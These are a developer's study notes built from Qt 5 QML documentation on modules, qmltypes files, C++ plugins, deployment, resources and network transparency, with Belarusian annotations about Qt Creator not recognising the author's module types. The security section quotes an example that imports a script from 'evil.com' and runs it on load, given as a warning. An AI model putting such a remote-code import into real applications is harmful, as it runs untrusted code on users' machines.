(*у мяне нешта згенерыравалася пасля вось гэтага радка:*

"C:\Qt\5.8\mingw53\_32\bin\qmlplugindump.exe" MyModule 1.0 "C:\Qt\5.8\mingw53\_32\qml\" > "MyModule\mymodule.qmltypes"

*І я быў у каранёвай папцы праекту.*

*У мяне модуль збіраецца, усе файлы збіраюцца, але Qt Creator не можа выконваць сваю работу з кодам гэтых тыпаў.*

)

Afterwards, add the line

typeinfo mymodule.qmltypes

to /tmp/imports/My/Module/qmldir to register it.

While the qmldump tool covers most cases, it does not work if:

* The plugin uses a QQmlCustomParser. The component that uses the custom parser will not get its members documented.
* The plugin can not be loaded. In particular if you cross-compiled the plugin for a different architecture, qmldump will not be able to load it.

In case you have to create a qmltypes file manually or need to adjust an existing one, this is the file format:

import QtQuick.tooling 1.1

// There always is a single Module object that contains all

// Component objects.

Module {

// A Component object directly corresponds to a type exported

// in a plugin with a call to qmlRegisterType.

Component {

// The name is a unique identifier used to refer to this type.

// It is recommended you simply use the C++ type name.

name: "QQuickAbstractAnimation"

// The name of the prototype Component.

prototype: "QObject"

// The name of the default property.

defaultProperty: "animations"

// The name of the type containing attached properties

// and methods.

attachedType: "QQuickAnimationAttached"

// The list of exports determines how a type can be imported.

// Each string has the format "URI/Name version" and matches the

// arguments to qmlRegisterType. Usually types are only exported

// once, if at all.

// If the "URI/" part of the string is missing that means the

// type should be put into the package defined by the URI the

// module was imported with.

// For example if this module was imported with 'import Foo 4.8'

// the Animation object would be found in the package Foo and

// QtQuick.

exports: [

"Animation 4.7",

"QtQuick/Animation 1.0"

]

// The meta object revisions for the exports specified in 'exports'.

// Describes with revisioned properties will be visible in an export.

// The list must have exactly the same length as the 'exports' list.

// For example the 'animations' propery described below will only be

// available through the QtQuick/Animation 1.0 export.

exportMetaObjectRevisions: [0, 1]

Property {

name: "animations";

type: "QQuickAbstractAnimation"

// defaults to false, whether this property is read only

isReadonly: true

// defaults to false, whether the type of this property was a pointer in C++

isPointer: true

// defaults to false: whether the type actually is a QQmlListProperty<type>

isList: true

// defaults to 0: the meta object revision that introduced this property

revision: 1

}

Property { name: "loops"; type: "int" }

Property { name: "name"; type: "string" }

Property { name: "loopsEnum"; type: "Loops" }

Enum {

name: "Loops"

values: {

"Infinite": -2,

"OnceOnly": 1

}

}

// Signal and Method work the same way. The inner Parameter

// declarations also support the isReadonly, isPointer and isList

// attributes which mean the same as for Property

Method { name: "restart" }

Signal { name: "started"; revision: 2 }

Signal {

name: "runningChanged"

Parameter { type: "bool" }

Parameter { name: "foo"; type: "bool" }

}

}

}

<http://qt-project.org/doc/qt-5.1/qtqml/qtqml-modules-identifiedmodules.html>

#### Identified Modules

Identified modules are modules that are installed and identifiable to the QML engine by a URI in the form of a dotted identifier string, which should be specified by the module in its qmldir file. This enables such modules to be imported with a unique identifier that remains the same no matter where the module is located on the local file system.

When importing an identified module, an unquoted identifier is used, with a mandatory version number:

import QtQuick 2.0

import com.nokia.qml.mymodule 1.0

Identified modules must be installed into the [import path](http://doc.qt.io/qt-5/qtqml-syntax-imports.html#qml-import-path) in order to be found by the QML engine.

##### Locally Installed Identified Modules

A directory of QML and/or C++ files can be shared as an identified module if it contains a [qmldir file](http://doc.qt.io/qt-5/qtqml-modules-qmldir.html) with the module metadata and is installed into the QML import path. Any QML file on the local file system can import this directory as a module by using an [import](http://doc.qt.io/qt-5/qtqml-syntax-imports.html) statement that refers to the module's URI, enabling the file to use the [QML object types](http://doc.qt.io/qt-5/qtqml-typesystem-objecttypes.html) and [JavaScript resources](http://doc.qt.io/qt-5/qtqml-javascript-resources.html) defined by the module.

The module's qmldir file must reside in a directory structure within the [import path](http://doc.qt.io/qt-5/qtqml-syntax-imports.html#qml-import-path) that reflects the URI dotted identifier string, where each dot (".") in the identifier reflects a sub-level in the directory tree. For example, the qmldir file of the module com.mycompany.mymodule must be located in the sub-path com/mycompany/mymodule/qmldir somewhere in the [import path](http://doc.qt.io/qt-5/qtqml-syntax-imports.html#qml-import-path).

It is possible to store different versions of a module in subdirectories of its own. For example, a version 2.1 of a module could be located under com/mycompany/mymodule.2/qmldir or com/mycompany/mymodule.2.1/qmldir. The engine will automatically load the module which matches best.

Alternatively, versioning for different types can be defined within a qmldir file itself, however this can make updating such a module more difficult (as a qmldir file merge must take place as part of the update procedure).

###### An Example

Consider the following QML project directory structure. Under the top level directory myapp, there are a set of common UI components in a sub-directory named mycomponents, and the main application code in a sub-directory named main, like this:

myapp

|- mycomponents

|- CheckBox.qml

|- DialogBox.qml

|- Slider.qml

|- main

|- application.qml

To make the mycomponents directory available as an identified module, the directory must include a [qmldir file](http://doc.qt.io/qt-5/qtqml-modules-qmldir.html) that defines the module identifier, and describes the object types made available by the module. For example, to make the CheckBox, DialogBox and Slider types available for version 1.0 of the module, the qmldir file would contain the following:

*Вельмі важны сінтаксіс назвы модуля!!!*

*А таксама функцыя для дадання імпарт пасу:* engine.addImportPath

module myapp.mycomponents

CheckBox 1.0 CheckBox.qml

DialogBox 1.0 DialogBox.qml

Slider 1.0 Slider.qml

Additionally, the location of the qmldir file in the [import path](http://doc.qt.io/qt-5/qtqml-syntax-imports.html#qml-import-path) must match the module's dotted identifier string. So, say the top level myapp directory is located in C:\qml\projects, and say the module should be identified as "myapp.mycomponents". In this case:

* The path C:\qml\projects should be added to the [import path](http://doc.qt.io/qt-5/qtqml-syntax-imports.html#qml-import-path)
* The qmldir file should be located under C:\qml\projects\myapp\mycomponents\qmldir

Once this is done, a QML file located anywhere on the local filesystem can import the module by referring to its URI and the appropriate version:

*У мяне ўсё працуе, толькі qt не бачыць новыя файлы модуля. Не адлюстроўвае іх асобным колерам.*

import myapp.mycomponents 1.0

DialogBox {

CheckBox {

// ...

}

Slider {

// ...

}

}

##### Remotely Installed Identified Modules

Identified modules are also accessible as a network resource. In the previous example, if the C:\qml\projects directory was hosted as http://www.some-server.com/qml/projects and this URL was added to the QML import path, the module could be imported in exactly the same way.

Note that when a file imports a module over a network, it can only access QML and JavaScript resources provided by the module; it cannot access any types defined by C++ plugins in the module. *// абмежаванні сецевога выкарыстання модуляў //*

##### Semantics of Identified Modules

An identified module is provided with the following guarantees by the QML engine:

* other modules are unable to modify or override types in the module's namespace
* other modules are unable to register new types into the module's namespace
* usage of type names by clients will resolve deterministically to a given type definition depending on the versioning specified and the import order

This ensures that clients which use the module can be certain that the object types defined in the module will behave as the module author documented.

An identified module has several restrictions upon it:

* an identified module must be installed into the [QML import path](http://doc.qt.io/qt-5/qtqml-syntax-imports.html#qml-import-path)
* the module identifier specified in the [module identifier directive](http://doc.qt.io/qt-5/qtqml-modules-qmldir.html) must match the install path of the module (relative to the QML import path, where directory separators are replaced with period characters)
* the module must register its types into the module identifier type namespace
* the module may not register types into any other module's namespace
* clients must specify a version when importing the module

For example, if an identified module is installed into $QML2\_IMPORT\_PATH/ExampleModule, the module identifier directive must be:

module ExampleModule

If the strict module is installed into $QML2\_IMPORT\_PATH/com/example/CustomUi, the module identifier directive must be:

module com.example.CustomUi

Clients will then be able to import the above module with the following import statement (assuming that the module registers types into version 1.0 of its namespace):

import com.example.CustomUi 1.0

<http://qt-project.org/doc/qt-5.1/qtqml/qtqml-modules-cppplugins.html>

#### Creating C++ Plugins for QML

##### Creating a Plugin

The [QML engine](http://doc.qt.io/qt-5/qqmlengine.html) loads C++ plugins for QML. Such plugins are usually provided in a QML extension module, and can provide types for use by clients in QML documents which import the module. A module requires at least one type registered in order to be considered valid.

[QQmlExtensionPlugin](http://doc.qt.io/qt-5/qqmlextensionplugin.html) is a plugin interface that makes it possible to create QML extensions that can be loaded dynamically into QML applications. These extensions allow custom QML types to be made available to the QML engine.

*У чым розніца між рэгістрыраваннем тыпаў С++ праз функцыю qmlRegisterType і гэтым механізмам?*

To write a QML extension plugin:

1. Subclass [QQmlExtensionPlugin](http://doc.qt.io/qt-5/qqmlextensionplugin.html)
   * Use the [Q\_PLUGIN\_METADATA](http://doc.qt.io/qt-5/qtplugin.html#Q_PLUGIN_METADATA)() macro to register the plugin with the Qt meta object system
   * Override the [registerTypes()](http://doc.qt.io/qt-5/qqmlextensionplugin.html#registerTypes) method and call [qmlRegisterType](http://doc.qt.io/qt-5/qqmlengine.html#qmlRegisterType)() to register the types to be exported by the plugin
2. Write a project file for the plugin
3. Create a [qmldir file](http://doc.qt.io/qt-5/qtqml-modules-qmldir.html) to describe the plugin

*// метад дэкларавання тыпаў для qml, што разгледзелі раней, не абавязваў С++ класы быць спадчынцамі QQmlExtensionPlugin //*

QML extension plugins are for either application-specific or library-like plugins. Library plugins should limit themselves to registering types, as any manipulation of the engine's root context may cause conflicts or other issues in the library user's code. *Intbu this limitation of library plugins.*

##### Plugin Example

Suppose there is a new TimeModel C++ class that should be made available as a new QML type. It provides the current time through hour and minute properties.

class TimeModel : public QObject

{

Q\_OBJECT

Q\_PROPERTY(int hour READ hour NOTIFY timeChanged)

Q\_PROPERTY(int minute READ minute NOTIFY timeChanged)

...

To make this type available, we create a plugin class named QExampleQmlPlugin which is a subclass of [QQmlExtensionPlugin](http://doc.qt.io/qt-5/qqmlextensionplugin.html). It overrides the [registerTypes()](http://doc.qt.io/qt-5/qqmlextensionplugin.html#registerTypes) method in order to register the TimeModel type using [qmlRegisterType](http://doc.qt.io/qt-5/qqmlengine.html#qmlRegisterType)(). It also uses the [Q\_PLUGIN\_METADATA](http://doc.qt.io/qt-5/qtplugin.html#Q_PLUGIN_METADATA)() macro in the class definition to register the plugin with the Qt meta object system using a unique identifier for the plugin.

class QExampleQmlPlugin : public QQmlExtensionPlugin

{

Q\_OBJECT

Q\_PLUGIN\_METADATA(IID QQmlExtensionInterface\_iid)

public:

void registerTypes(const char \*uri)

{

Q\_ASSERT(uri == QLatin1String("TimeExample"));

qmlRegisterType<TimeModel>(uri, 1, 0, "Time");

}

};

// *гэта магчымасць дазваляе рэгістраваць у адным месцы пачку С++ класаў, каб іх можна было выкарыстоўваць у qt* //

This registers the TimeModel class with version 1.0 of this plugin library, as a QML type called Time. The [Q\_ASSERT](http://doc.qt.io/qt-5/qtglobal.html#Q_ASSERT)() macro can ensure the type namespace is imported correctly by any QML components that use this plugin. *Intbu this sentence.* The [Defining QML Types from C++](http://doc.qt.io/qt-5/qtqml-cppintegration-definetypes.html) article has more information about registering C++ types into the runtime.

Additionally, the project file (.pro) defines the project as a plugin library, specifies it should be built into the imports/TimeExample directory, and registers the plugin target name and various other details:

TEMPLATE = lib

CONFIG += qt plugin

QT += qml

DESTDIR = imports/TimeExample

TARGET = qmlqtimeexampleplugin

SOURCES += qexampleqmlplugin.cpp

Finally, a [qmldir file](http://doc.qt.io/qt-5/qtqml-modules-qmldir.html) is required in the imports/TimeExample directory to describe the plugin and the types that it exports. The plugin includes a Clock.qml file along with the qmlqtimeexampleplugin that is built by the project (as shown above in the .pro file) so both of these need to be specified in the qmldir file:

module TimeExample

Clock 1.0 Clock.qml

plugin qmlqtimeexampleplugin

To make things easier for this example, the TimeExample source directory is in imports/TimeExample, and we build [in-source](http://doc.qt.io/qt-5/configure-options.html#source-build-and-install-directories). However, the structure of the source directory is not so important, as the qmldir file can specify paths to installed QML files.

What is important is the name of the directory that the qmldir is installed into. When the user imports our module, the QML engine uses the [module identifier](http://doc.qt.io/qt-5/qtqml-modules-qmldir.html#contents-of-a-module-definition-qmldir-file) (TimeExample) to find the plugin, and so the directory in which it is installed must match the module identifier.

Once the project is built and installed, the new Time component is accessible by any QML component that imports the TimeExample module

import TimeExample 1.0 // import types from the plugin

Clock { // this class is defined in QML (imports/TimeExample/Clock.qml)

Time { // this class is defined in C++ (plugin.cpp)

id: time

}

hours: time.hour

minutes: time.minute

}

The full source code is available in the [plugins example](http://doc.qt.io/qt-5/qtqml-qmlextensionplugins-example.html).

*У мяне гэта атрымалася і Qt Creator бачыць тып, які я зарэгістраваў у плагіне. А qml дакументы, чамусьці, на бачыць…*

## Reference

* [Writing QML Extensions with C++](http://doc.qt.io/qt-5/qtqml-tutorials-extending-qml-example.html) - contains a chapter on creating QML plugins.
* [Defining QML Types from C++](http://doc.qt.io/qt-5/qtqml-cppintegration-definetypes.html) - information about registering C++ types into the runtime.
* [How to Create Qt Plugins](http://doc.qt.io/qt-5/plugins-howto.html) - information about Qt plugins

*Каб Creator нешта бачыў, можна рабіць, як у гэтым прыкладзе:* [*http://doc.qt.io/qt-5/qtqml-qmlextensionplugins-qmlextensionplugins-pro.html*](http://doc.qt.io/qt-5/qtqml-qmlextensionplugins-qmlextensionplugins-pro.html)

*Не… мне гэта не дапамагло…*

<http://qt-project.org/doc/qt-5.1/qtqml/qtqml-documents-topic.html>

## QML Documents

A QML document is a string which conforms to QML document syntax. A document defines a QML object type. A document is generally loaded from a ".qml" file stored either locally or remotely, but can be constructed manually in code. An instance of the object type defined by a document may be created using a [Component](http://doc.qt.io/qt-5/qml-qtqml-component.html) in QML code, or a [QQmlComponent](http://doc.qt.io/qt-5/qqmlcomponent.html) in C++. Alternatively, if the object type is explicitly exposed to the QML type system with a particular type name, the type may be used directly in object declarations in other documents.

The ability to define re-usable QML object types in documents is an important enabler to allow clients to write modular, highly readable and maintainable code.

Since Qt 5.4, a document can also have the file extension ".ui.qml". The QML engine handles these files like standard .qml files and ignores the .ui part of the extension. Qt Creator handles those files as [UI forms](http://doc.qt.io/qtcreator/creator-quick-ui-forms.html) for the Qt Quick Designer. The files can contain only a subset of the QML language that is defined by Qt Creator.

### Structure of a QML Document

A QML document consists of two sections: the imports section, and the object declaration section. The imports section in a document contains import statements that define which QML object types and JavaScript resources the document is able to use. The object declaration section defines the object tree to be created when instantiating the object type defined by the document.

An example of a simple document is as follows:

import QtQuick 2.0

Rectangle {

width: 300

height: 200

color: "blue"

}

See the [Structure of a QML Document](http://doc.qt.io/qt-5/qtqml-documents-structure.html) for more information on the topic.

### Syntax of the QML Language

The object declaration section of the document must specify a valid object hierarchy with appropriate [QML syntax](http://doc.qt.io/qt-5/qtqml-syntax-basics.html). An object declaration may include the specification of custom [object attributes](http://doc.qt.io/qt-5/qtqml-syntax-objectattributes.html). Object method attributes may be specified as JavaScript functions, and object property attributes may be assigned [property binding expressions](http://doc.qt.io/qt-5/qtqml-syntax-propertybinding.html).

Please see the documentation about the [syntax of QML](http://doc.qt.io/qt-5/qtqml-syntax-basics.html) for more information about valid syntax, and see the documentation about [integrating QML and JavaScript](http://doc.qt.io/qt-5/qtqml-javascript-topic.html) for in-depth information on that topic.

### Defining Object Types through QML Documents

As described briefly in the previous section, a document implicitly defines a QML object type. One of the core principles of QML is the ability to define and then re-use object types. This improves the maintainability of QML code, increases the readability of object hierarchy declarations, and promotes separation between UI definition and logic implementation.

In the following example, the client developer defines a Button type with a document in a file:

// Button.qml

import QtQuick 2.0

Rectangle {

width: 100; height: 100

color: "red"

MouseArea {

anchors.fill: parent

onClicked: console.log("Button clicked!")

}

}

The Button type can then be used in an application:

|  |  |
| --- | --- |
| // application.qml  import QtQuick 2.0  Column {  Button { width: 50; height: 50 }  Button { x: 50; width: 100; height: 50; color: "blue" }  Button { width: 50; height: 50; radius: 8 }  } |  |

Please see the documentation about [defining object types in documents](http://doc.qt.io/qt-5/qtqml-documents-definetypes.html) for in-depth information on the topic.

### Resource Loading and Network Transparency

It is important to note that QML is network-transparent. Applications can import documents from remote paths just as simply as documents from local paths. In fact, any url property may be assigned a remote or local URL, and the QML engine will handle any network communication involved.

Please see the [Network Transparency](http://doc.qt.io/qt-5/qtqml-documents-networktransparency.html) documentation for more information about network transparency in imports.

### Scope and Naming Resolution

Expressions in documents usually involve objects or properties of objects, and since multiple objects may be defined and since different objects may have properties with the same name, some predefined symbol resolution semantics must be defined by QML. Please see the page on [scope and symbol resolution](http://doc.qt.io/qt-5/qtqml-documents-scope.html) for in-depth information about the topic.

<http://qt-project.org/doc/qt-5.1/qtqml/qtqml-documents-structure.html>

### Structure of a QML Document

A QML document is a self contained piece of QML source code that consists of two parts:

* Its *import* statements
* A single root object declaration

By convention, a single empty line separates the imports from the object hierarchy definition.

QML documents are always encoded in UTF-8 format.

#### Imports

A document must import the necessary modules or type namespaces to enable the engine to load the QML object types referenced within the document. By default, a document can access any QML object types that have been defined through .qml files in the same directory; if a document needs to refer to any other object types, it must import the type namespace into which those types have been registered.

QML does *not* have a preprocessor that modifies the document prior to presentation to the [QML engine](http://doc.qt.io/qt-5/qqmlengine.html), unlike C or C++. The import statements do not copy and prepend the code in the document, but instead instruct the QML engine on how to resolve type references found in the document. *Import section realization*

Any type reference present in a QML document - such as Rectangle and ListView - including those made within a [JavaScript block](http://doc.qt.io/qt-5/qtqml-javascript-expressions.html) or [property bindings](http://doc.qt.io/qt-5/qtqml-syntax-propertybinding.html), are *resolved* based exclusively on the import statements. At least one import statement must be present such as import QtQuick 2.0.

Please see the [QML Syntax - Import Statements](http://doc.qt.io/qt-5/qtqml-syntax-imports.html) documentation for in-depth information about QML imports.

#### The Root Object Declaration

A QML document describes a hierarchy of objects which can be instantiated. Each object definition has a certain structure; it has a type, it can have an id and an object name, it can have properties, it can have methods, it can have signals and it can have signal handlers.

A QML file must only contain **a single root object definition**. The following is invalid and will generate an error:

// MyQmlFile.qml

import QtQuick 2.0

Rectangle { width: 200; height: 200; color: "red" }

Rectangle { width: 200; height: 200; color: "blue" } // invalid!

This is because a .qml file automatically defines a QML type, which encapsulates a *single* QML object definition. This is discussed further in [Documents as QML object type definitions](http://doc.qt.io/qt-5/qtqml-documents-definetypes.html).

<http://doc.qt.io/qt-5/qtquick-deployment.html>

## Deploying QML Applications

QML documents are loaded and executed by the QML runtime. This includes the Declarative UI engine along with the built-in QML types and plugin modules, and it also provides access to third-party QML types and modules.

Applications that use QML need to invoke the QML runtime in order to execute QML documents. This can be done by creating a [QQuickView](http://doc.qt.io/qt-5/qquickview.html) or a [QQmlEngine](http://doc.qt.io/qt-5/qqmlengine.html), as described below. In addition, the Declarative UI package includes the qmlscene tool, which loads .qml files. This tool is useful for developing and testing QML code without the need to write a C++ application to load the QML runtime. *// рантайм пампуюць у С++ кодзе //*

### Deploying Applications with Qt Creator

[Qt Creator](http://doc.qt.io/qtcreator/index.html) deploys and packages QML applications to various platforms. For mobile devices, Qt Creator can directly bundle applications to the respective platform package formats such as APK and BAR.

For more information, visit:

* [Deploying Qt Applications](http://doc.qt.io/qt-5/deployment.html)
* [Running on Multiple Platforms](http://doc.qt.io/qtcreator/creator-running-targets.html)
* [Deploying to Mobile Devices](http://doc.qt.io/qtcreator/creator-deployment.html)

When running applications on the target platform, the application needs to access the location of the QML libraries. When using [qmake](http://doc.qt.io/qt-5/qmake-manual.html), the QT\_INSTALL\_QML environment points to the location of the libraries. The [Qt Installers](http://qt.io/download) install the QML libraries in *<version>*/*<compiler>*/qml directory.

### Prototyping with QML Scene

The Declarative UI package includes a QML runtime tool, [qmlscene](http://doc.qt.io/qt-5/qtquick-qmlscene.html), which loads and displays QML documents. This is useful during the application development phase for prototyping QML-based applications without writing your own C++ applications to invoke the QML runtime.

### Initializing the QML Runtime in Applications

To run an application that uses QML, the QML runtime must be invoked by the application. This is done by writing a Qt C++ application that loads the [QQmlEngine](http://doc.qt.io/qt-5/qqmlengine.html) by either:

* Loading the QML file through a [QQuickView](http://doc.qt.io/qt-5/qquickview.html) instance, or
* Creating a [QQmlEngine](http://doc.qt.io/qt-5/qqmlengine.html) instance and loading QML files with [QQmlComponent](http://doc.qt.io/qt-5/qqmlcomponent.html)

#### Initializing with QQuickView

[QQuickView](http://doc.qt.io/qt-5/qquickview.html) is a [QWindow](http://doc.qt.io/qt-5/qwindow.html)-based class that is able to load QML files. For example, if there is a QML file, application.qml, it will look like this:

import QtQuick 2.3

Rectangle { width: 100; height: 100; color: "red" }

It can be loaded in a Qt application's main.cpp file like this:

#include <QGuiApplication>

#include <QQuickView>

int main(int argc, char \*argv[])

{

QGuiApplication app(argc, argv);

QQuickView view;

view.setSource(QUrl::fromLocalFile("application.qml"));

view.show();

return app.exec();

}

This creates a [QWindow](http://doc.qt.io/qt-5/qwindow.html)-based view that displays the contents of application.qml.

The application's .pro [project file](http://doc.qt.io/qt-5/qmake-project-files.html) must specify the declarative module for the QT variable. For example:

TEMPLATE += app

QT += quick

SOURCES += main.cpp

#### Creating a QQmlEngine directly

If application.qml does not have any graphical components, or if it is preferred to avoid [QQuickView](http://doc.qt.io/qt-5/qquickview.html) for other reasons (*what?*), the [QQmlEngine](http://doc.qt.io/qt-5/qqmlengine.html) can be constructed directly instead. In this case, application.qml is loaded as a [QQmlComponent](http://doc.qt.io/qt-5/qqmlcomponent.html) instance rather than placed into a view:

#include <QGuiApplication>

#include <QQmlEngine>

#include <QQmlContext>

#include <QQmlComponent>

int main(int argc, char \*argv[])

{

QGuiApplication app(argc, argv);

QQmlEngine engine;

QQmlContext \*objectContext = new QQmlContext(engine.rootContext());

QQmlComponent component(&engine, "application.qml");

QObject \*object = component.create(objectContext);

// ... delete object and objectContext when necessary

return app.exec();

}

*Тут вельмі важна выдаляць аб’екты пасля ініцыялізацыі. Можна выкарыстоўваць разумныя ўказацелі.*

[QGuiApplication](http://doc.qt.io/qt-5/qguiapplication.html) can be replaced by a [QCoreApplication](http://doc.qt.io/qt-5/qcoreapplication.html) in the code above in case you are not using any graphical items from Qt Quick. This allows using QML as a language without any dependencies to the [Qt GUI](http://doc.qt.io/qt-5/qtgui-index.html) module.

See [qtqml-cppintegration-exposecppattributes.html](http://doc.qt.io/qt-5/qtqml-cppintegration-data.html){Exposing Attributes of C++ Types to QML} for more information about using [QQmlEngine](http://doc.qt.io/qt-5/qqmlengine.html), [QQmlContext](http://doc.qt.io/qt-5/qqmlcontext.html) and [QQmlComponent](http://doc.qt.io/qt-5/qqmlcomponent.html), as well as details on including QML files through [Qt's Resource system](http://doc.qt.io/qt-5/resources.html). *Лепей потым зразумець, пра што тут вядзецца гаворка?*

## Managing Resource Files with the Qt Resource System

The [Qt resource system](http://doc.qt.io/qt-5/resources.html) allows resource files to be stored as binary files in an application executable. This can be useful when building a mixed QML/C++ application as it enables QML files (as well as other resources such as images and sound files) to be referred to through the resource system URI scheme rather than relative or absolute paths to filesystem resources. Note, however, that if you use the resource system, the application executable must be re-compiled whenever a QML source file is changed in order to update the resources in the package.

To use the resource system in a mixed QML/C++ application:

* Create a .qrc [resource collection file](http://doc.qt.io/qt-5/resources.html) that lists resource files in XML format
* From C++, load the main QML file as a resource using the :/ prefix or as a URL with the qrc scheme

Once this is done, all files specified by relative paths in QML will be loaded from the resource system instead. Use of the resource system is completely transparent to the QML layer; this means all QML code should refer to resource files using relative paths and should *not* use the qrc scheme. This scheme should only be used from C++ code for referring to resource files. *// важныя заўвагі па выкарыстанні сістэмы рэсурсаў //*

Here is a application packaged using the [Qt resource system](http://doc.qt.io/qt-5/resources.html). The directory structure looks like this:

project

|- example.qrc

|- main.qml

|- images

|- background.png

|- main.cpp

|- project.pro

The main.qml and background.png files will be packaged as resource files. This is done in the example.qrc resource collection file:

<!DOCTYPE RCC>

<RCC version="1.0">

<qresource prefix="/">

<file>main.qml</file>

<file>images/background.png</file>

</qresource>

</RCC>

Since background.png is a resource file, main.qml can refer to it using the relative path specified in example.qrc:

// main.qml

import QtQuick 2.3

Image { source: "images/background.png" }

To allow QML to locate resource files correctly, the main.cpp loads the main QML file, main.qml, as a resource file using the qrc scheme:

int main(int argc, char \*argv[])

{

QApplication app(argc, argv);

QQuickView view;

view.setSource(QUrl("qrc:/main.qml"));

view.show();

return app.exec();

}

Finally, project.pro uses the RESOURCES variable to indicate that example.qrc should be used to build the application resources:

QT += qml

SOURCES += main.cpp

RESOURCES += example.qrc

See [The Qt Resource System](http://doc.qt.io/qt-5/resources.html) for more information.

*// рэсурсы павінны ўключаць усё, але ў кмл лепей спасылацца праз адносныя шляхі. Якія бенефіты гэта дае? //*

<http://qt-project.org/doc/qt-5.1/qtqml/qtqml-documents-networktransparency.html>

### Resource Loading and Network Transparency

QML supports network transparency by using URLs (rather than file names) for all references from a QML document to other content. This means that anywhere a URL source is expected, QML can handle remote resources as well as local ones, for example in the following image source:

Image {

source: "http://www.example.com/images/logo.png"

}

*У мяне з інтэрнэта нешта не грузіцца. Выскаківае пэўная памылка.*

Since a *relative* URL is the same as a relative file, development of QML on regular file systems remains simple:

Image {

source: "images/logo.png"

}

Network transparency is supported throughout QML, for example:

* Fonts - the source property of [FontLoader](http://doc.qt.io/qt-5/qml-qtquick-fontloader.html) is a URL
* WebViews - the url property of [WebView](http://doc.qt.io/qt-5/qml-qtwebview-webview.html) (obviously!)

Even QML types themselves can be on the network - if the [Prototyping with qmlscene](http://doc.qt.io/qt-5/qtquick-qmlscene.html) is used to load http://example.com/mystuff/Hello.qml and that content refers to a type "World", the engine will load http://example.com/mystuff/qmldir and resolve the type just as it would for a local file. For example if the qmldir file contains the line "World World.qml", it will load http://example.com/mystuff/World.qml Any other resources that Hello.qml referred to, usually by a relative URL, would similarly be loaded from the network.

### Relative vs. Absolute URLs

Whenever an object has a property of type URL ([QUrl](http://doc.qt.io/qt-5/qurl.html)), assigning a string to that property will actually assign an absolute URL - by resolving the string against the URL of the document where the string is used.

For example, consider this content in http://example.com/mystuff/test.qml:

Image {

source: "images/logo.png"

}

The [Image](http://doc.qt.io/qt-5/qtquick-imageelements-example.html#image) source property will be assigned http://example.com/mystuff/images/logo.png, but while the QML is being developed, in say C:\User\Fred\Documents\MyStuff\test.qml, it will be assigned C:\User\Fred\Documents\MyStuff\images\logo.png.

If the string assigned to a URL is already an absolute URL, then "resolving" does not change it and the URL is assigned directly.

### QRC Resources

One of the URL schemes built into Qt is the "qrc" scheme. This allows content to be compiled into the executable using [The Qt Resource System](http://doc.qt.io/qt-5/resources.html). Using this, an executable can reference QML content that is compiled into the executable:

QQuickView \*view = new QQuickView;

view->setUrl(QUrl("qrc:/dial.qml"));

The content itself can then use relative URLs, and so be transparently unaware that the content is compiled into the executable. *// да тлумачэння таго, што значыць гэта празрыстаць сістэмы рэсурсаў для qml. Qml можа зусім яе не выкарыстоўваць, хаця тая існуе. //*

### Limitations

The import statement is only network transparent if it has an "as" clause.

More specifically:

* import "dir" only works on local file systems
* import libraryUri only works on local file systems
* import "dir" as D works network transparently
* import libraryUrl as U works network transparently

### Implications for Application Security

The QML security model is that QML content is a chain of trusted content: the user installs QML content that they trust in the same way as they install native Qt applications, or programs written with runtimes such as Python and Perl. *// Лепей зразумець дадзеныя асаблівасці пайтона і перла. //* That trust is establish by any of a number of mechanisms, including the availability of package signing on some platforms.

In order to preserve the trust of users, QML application developers should not load and execute arbitrary JavaScript or QML resources. For example, consider the QML code below:

import QtQuick 2.0

import "http://evil.com/evil.js" as Evil

Component {

onLoaded: Evil.doEvil()

}

This is equivalent to downloading and executing "http://evil.com/evil.exe". **The QML engine will not prevent particular resources from being loaded**. Unlike JavaScript code that is run within a web browser, a QML application can load remote or local filesystem resources in the same way as any other native applications, so application developers must be careful in loading and executing any content. *// Вельмі важная дзірка ў бяспецы Qml. //*

As with any application accessing other content beyond its control, a QML application should perform appropriate checks on any untrusted data it loads. **Do not, for example, use import,**[**Loader**](http://doc.qt.io/qt-5/qml-qtquick-loader.html)**or**[**XMLHttpRequest**](http://doc.qt.io/qt-5/qtqml-javascript-qmlglobalobject.html#xmlhttprequest)**to load any untrusted code or content.**

<http://qt-project.org/doc/qt-5.1/qtqml/qtqml-documents-scope.html>

## Scope and Naming Resolution

QML property bindings, inline functions, and imported JavaScript files all run in a JavaScript scope. Scope controls which variables an expression can access, and which variable takes precedence when two or more names conflict. *// дзве асноўныя задачы прасторы імёнаў //*

As JavaScript's built-in scope mechanism is very simple, QML enhances it to fit more naturally with the QML language extensions.

### JavaScript Scope

QML's scope extensions do not interfere with JavaScript's natural scoping. JavaScript programmers can reuse their existing knowledge when programming functions, property bindings or imported JavaScript files in QML.

In the following example, the addConstant() method will add 13 to the parameter passed just as the programmer would expect irrespective of the value of the QML object's a and b properties.

QtObject {

property int a: 3

property int b: 9

function addConstant(b) {

var a = 13;

return b + a;

}

}

That QML respects JavaScript's normal scoping rules even applies in bindings. This totally evil, abomination of a binding will assign 12 to the QML object's a property.

QtObject {

property int a

a: { var a = 12; a; }

}

Every JavaScript expression, function or file in QML has its own unique variable object. Local variables declared in one will never conflict with local variables declared in another.

### Type Names and Imported JavaScript Files

[QML Documents](http://doc.qt.io/qt-5/qtqml-documents-topic.html) include import statements that define the type names and JavaScript files visible to the document. In addition to their use in the QML declaration itself, type names are used by JavaScript code when accessing [attached properties](http://doc.qt.io/qt-5/qtqml-syntax-objectattributes.html#attached-properties-and-attached-signal-handlers) and enumeration values.

The effect of an import applies to every property binding, and JavaScript function in the QML document, even those in nested inline components. The following example shows a simple QML file that accesses some enumeration values and calls an imported JavaScript function.

import QtQuick 2.0

import "code.js" as Code

ListView {

snapMode: ListView.SnapToItem

delegate: Component {

Text {

elide: Text.ElideMiddle

text: "A really, really long string that will require eliding."

color: Code.defaultColor()

}

}

}

### Binding Scope Object

An object which has a [property binding](http://doc.qt.io/qt-5/qtqml-syntax-propertybinding.html) is known as the binding's *scope object*. In the following example, the [Item](http://doc.qt.io/qt-5/qml-qtquick-item.html) object is the binding's scope object.

Item {

anchors.left: parent.left

}

Bindings have access to the scope object's properties without qualification. In the previous example, the binding accesses the [Item](http://doc.qt.io/qt-5/qml-qtquick-item.html)'s parent property directly, without needing any form of object prefix. QML introduces a more structured, object-oriented approach to JavaScript, and consequently does not require the use of the JavaScript this property.

